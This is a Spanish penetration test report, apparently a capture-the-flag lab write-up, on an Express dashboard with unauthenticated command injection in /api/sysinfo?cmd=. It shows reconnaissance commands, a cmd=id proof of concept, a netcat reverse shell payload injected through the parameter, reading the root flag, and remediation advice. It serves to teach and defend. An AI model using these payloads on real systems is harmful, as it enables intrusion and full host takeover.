INFORME DE PRUEBA DE PENETRACIÓN

CONFIDENCIAL

Evaluación de Seguridad Aplicación Web

DevOps React Dashboard — Entorno de laboratorio WHOAMI-LABS

RIESGO GLOBAL: CRÍTICO

OBJETIVO	DevOps React Dashboard (BETA v0.9) — `http://172.17.0.2:3000`
TIPO DE PRUEBA	Caja negra (black-box) · Web / RCE
PLATAFORMA	WHOAMI-LABS.COM — laboratorio autorizado
DIFICULTAD DECLARADA	Fácil (1 punto)
FECHA DE LA PRUEBA	16 de octubre de 2026
ANALISTA	claude@insbaixcamp.cat
RESULTADO	**Compromiso total — acceso root obtenido**

1. Resumen ejecutivo

Durante la evaluación se logró comprometer por completo el servidor que aloja la aplicación **DevOps React Dashboard**, obteniendo ejecución remota de comandos con el máximo nivel de privilegios (`root`) sin necesidad de credenciales.

La aplicación expone un endpoint de diagnóstico interno (`/api/sysinfo`) que construye comandos de sistema concatenando directamente la entrada del usuario. Esto permite una **inyección de comandos (OS Command Injection)** trivial de explotar. A partir de ella se estableció una *reverse shell* y se confirmó el control absoluto de la máquina, leyendo la bandera (*flag*) de verificación del laboratorio.

Severidad global	**CRÍTICA** CVSS 3.1: **9.8** (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Vector de entrada	Endpoint HTTP no autenticado `/api/sysinfo?cmd=`
Impacto	Ejecución remota de comandos como `root` → compromiso total del host
Facilidad de explotación	Muy alta — reproducible desde el navegador, sin herramientas especiales
Esfuerzo de corrección	Bajo — eliminar la ejecución de comandos de sistema con entrada del usuario

Hallazgos en una frase

- El servidor web Node.js/Express ejecuta como usuario **root**, violando el principio de mínimo privilegio.
- Una función de "diagnóstico" permite ejecutar **cualquier comando del sistema operativo** a través de un parámetro de la URL.
- No existe autenticación, validación de entrada ni aislamiento (sandbox) del proceso.

2. Alcance, autorización y metodología

2.1 Alcance y autorización

La prueba se realizó íntegramente dentro de la plataforma **WHOAMI-LABS.COM**, un entorno de laboratorio aislado diseñado y autorizado explícitamente para la práctica ofensiva. El objetivo fue una instancia efímera de laboratorio desplegada bajo demanda por el propio analista.

Elemento	Detalle
Host objetivo	`172.17.0.2 (IP interna del laboratorio)`
Servicio en alcance	`TCP/3000 — HTTP (DevOps React Dashboard)`
Máquina atacante	`Kali Linux — 172.17.0.1`
Fuera de alcance	Cualquier sistema ajeno al laboratorio. Pruebas de denegación de servicio sostenidas.
Autorización	**Concedida** por la propia plataforma al desplegar el laboratorio ("Aprende, simula, escala. Sin burocracia.")

2.2 Metodología

Se siguió un flujo estándar de pentesting alineado con las fases de MITRE ATT&CK y PTES:

Fase	Actividad realizada	Evidencia
Reconocimiento	Escaneo de puertos y detección de servicios/versiones con Nmap	Fig. 1, 6
Enumeración	Descubrimiento de contenido web con feroxbuster; mapeo de la API	Fig. 2
Análisis de la app	Interacción con las funciones de "Server Health Check"	Fig. 3, 4, 5
Explotación	Inyección de comandos en `/api/sysinfo?cmd=`	Fig. 7
Post-explotación	Reverse shell, verificación de privilegios y lectura del flag	Fig. 8, 9

3. Resumen de hallazgos

ID	Hallazgo	Severidad	CVSS 3.1	Estado
F-01	Inyección de comandos de SO (RCE) no autenticada en `/api/sysinfo`	CRÍTICA	**9.8**	Explotada ✔
F-02	Servicio web ejecutándose como `root` (mínimo privilegio no aplicado)	ALTA	7.8	Confirmada ✔
F-03	Endpoint de depuración interno expuesto sin autenticación	ALTA	7.5	Confirmada ✔
F-04	Divulgación de información del sistema (uptime, memoria, listado de ficheros)	MEDIA	5.3	Confirmada ✔
F-05	Aplicación en estado "BETA v0.9" en un entorno accesible	INFO	—	Observación

Nota: el escaneo `--script=vuln` de Nmap (Fig. 6) reportó CVE-2011-3192 y Slowloris. Ambos se consideran **falsos positivos / de bajo interés**: el primero afecta a Apache httpd (aquí el servidor es Node.js/Express) y el segundo es una heurística genérica de DoS. El vector real y crítico es la inyección de comandos (F-01), no detectada por el escáner automático.

4. Reconocimiento y enumeración

4.1 Escaneo de puertos y servicios

Se realizó un escaneo completo de los 65.535 puertos TCP con detección de versión y scripts por defecto. Solo un puerto resultó accesible.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2

PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: DevOps React Dashboard (BETA)
MAC Address: 9A:F0:FF:21:97:74 (Unknown)
```




Figura 1. Nmap identifica un único servicio: un servidor **Node.js Express** en el puerto 3000 que sirve el "DevOps React Dashboard (BETA)". A la derecha, la interfaz web con los botones de "Server Health Check".

4.2 Descubrimiento de contenido web

Con **feroxbuster** se enumeraron rutas y ficheros. El hallazgo clave es el endpoint de API `/api/sysinfo`, no enlazado de forma evidente en la interfaz.

```
└─$ feroxbuster -u http://172.17.0.2:3000 -t 10 -x php,bak,txt,html,py,zip \
     -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

200  GET  ...  http://172.17.0.2:3000/api/sysinfo
200  GET  ...  http://172.17.0.2:3000/index.html
200  GET  ...  http://172.17.0.2:3000/
```




Figura 2. feroxbuster descubre el endpoint `/api/sysinfo`, que más adelante resultará ser el punto vulnerable.

4.3 Interacción con las funciones de diagnóstico

La interfaz ofrece tres botones ("Check Uptime", "Check Memory", "List Files") bajo el título *"Utiliza nuestra API de debug interna para verificar el estado del nodo"*. Cada uno devuelve la salida literal de un comando del sistema, lo que es un fuerte indicio de que la aplicación ejecuta comandos de SO en el servidor.




Figura 3. "Check Uptime" devuelve la salida de `uptime`: tiempo encendido, usuarios y carga del sistema.




Figura 4. "Check Memory" devuelve la salida de `free -m` (memoria total/usada/libre).




Figura 5. "List Files" devuelve `ls -la` del directorio de la aplicación. Se observan `server.js` y `package.json`, y que todos los ficheros pertenecen al usuario **root** — primer indicio de que el proceso corre con privilegios máximos.

5. Hallazgo F-01 — Inyección de comandos (RCE)

Identificador	**F-01** · OS Command Injection (CWE-78)
Severidad	**CRÍTICA** · CVSS 3.1 = 9.8
Ubicación	`GET /api/sysinfo?cmd=<comando>`
Autenticación	Ninguna requerida
MITRE ATT&CK	T1190 (Exploit Public-Facing Application) · T1059 (Command Execution)

5.1 Descripción

El parámetro `cmd` del endpoint `/api/sysinfo`, que los botones de la interfaz usan de forma oculta para pasar comandos fijos (`uptime`, `free -m`, `ls -la`), **no está restringido a esos valores**. El servidor ejecuta el contenido del parámetro directamente en una shell del sistema y devuelve su salida en el campo JSON `output`. Un atacante puede sustituir el comando por cualquier otro.

5.2 Prueba de concepto

Modificando la petición para enviar `cmd=id` directamente desde el navegador (pestaña Red / "New Request" de las DevTools), el servidor ejecuta el comando y responde con la identidad del proceso:

```
GET http://172.17.0.2:3000/api/sysinfo?cmd=id

200 OK  ·  Content-Type: application/json
X-Powered-By: Express

{ "output": "uid=0(root) gid=0(root) groups=0(root)\n" }
```




Figura 6. Construcción de la petición `/api/sysinfo?cmd=id` desde el panel de red del navegador. Respuesta **200 OK**, servidor `Express`.




Figura 7. Confirmación de RCE. La respuesta JSON contiene `output: "uid=0(root) gid=0(root) groups=0(root)"`: el comando inyectado se ejecuta y, además, el proceso corre como **root** (hallazgos F-01 y F-02 confirmados en una sola prueba).

6. Explotación y post-explotación

6.1 Obtención de una reverse shell

Para pasar de ejecución de comandos puntuales a una shell interactiva, se puso un listener en la máquina atacante y se inyectó un comando de *reverse shell* a través del mismo parámetro vulnerable.

```
// 1) Listener en Kali (172.17.0.1)
└─$ nc -lvnp 4444

// 2) Payload inyectado vía navegador
GET /api/sysinfo?cmd=nc -c /bin/bash 172.17.0.1 4444

// 3) Conexión recibida
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38354
uid=0(root) gid=0(root) groups=0(root)
```




Figura 8. El payload `nc -c /bin/bash 172.17.0.1 4444` se inyecta en el parámetro `cmd`. El listener de netcat (izquierda) recibe la conexión desde 172.17.0.2 y obtiene una shell como **root**.

6.2 Verificación del compromiso total

Con la shell de root se localizó y leyó la bandera de verificación del laboratorio, demostrando control completo del sistema de ficheros.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# find / -name flag.txt 2>/dev/null
/root/flag.txt
# cat /root/flag.txt
ROOT_FLAG{R34CT_RCE_TO_R00T_M4ST3R}
```




Figura 9. Lectura de `/root/flag.txt` y validación en la plataforma: *"¡Felicitaciones hacker! Has conseguido la flag."* El acceso como root queda confirmado de extremo a extremo.

Cadena de ataque (kill chain)

Nmap (puerto 3000) → feroxbuster (/api/sysinfo) → análisis de botones "health check" → inyección `cmd=id` (RCE confirmado como root) → reverse shell con netcat → lectura de `/root/flag.txt` → **compromiso total**

7. Evaluación de impacto

Un atacante con acceso de red al puerto 3000 puede, sin autenticación y en segundos:

- **Confidencialidad —** leer cualquier fichero del servidor (código fuente, credenciales, `.env`, claves, datos de usuarios).
- **Integridad —** modificar o borrar ficheros, alterar la aplicación, inyectar puertas traseras o *webshells*.
- **Disponibilidad —** apagar servicios, cifrar datos (ransomware) o destruir el host.
- **Persistencia y pivoting —** al ser `root`, instalar persistencia y usar el host como punto de salto hacia el resto de la red interna.

Dado que el proceso corre como **root**, no hay ninguna barrera de privilegios que contenga al atacante: el compromiso de la aplicación equivale al compromiso del servidor completo.

8. Recomendaciones de remediación

Prioridad 1 — Eliminar la inyección de comandos (F-01)

- **No ejecutar comandos de SO con entrada del usuario.** Sustituir la lógica por APIs nativas del lenguaje: para "uptime/memoria" usar módulos de Node.js (`os.uptime()`, `os.freemem()`); para listar ficheros, `fs.readdir()`. Nunca `child_process.exec()` con cadenas construidas.
- Si fuera imprescindible invocar un binario, usar `execFile()` / `spawn()` con un **array de argumentos fijo** (sin shell) y una **lista blanca** cerrada de acciones permitidas (p. ej. `action=uptime|memory|files`), nunca un comando libre.

Prioridad 2 — Reducir privilegios y exposición (F-02, F-03)

- **No ejecutar el servicio como root.** Crear un usuario de servicio sin privilegios y aplicar el principio de mínimo privilegio. Contenedorizar con un usuario no-root y *capabilities* mínimas.
- **Retirar el endpoint de depuración** de los despliegues accesibles, o protegerlo con autenticación y restricción por red/IP.

Prioridad 3 — Defensa en profundidad

- Validación/saneamiento estricto de toda entrada (allow-list, no deny-list).
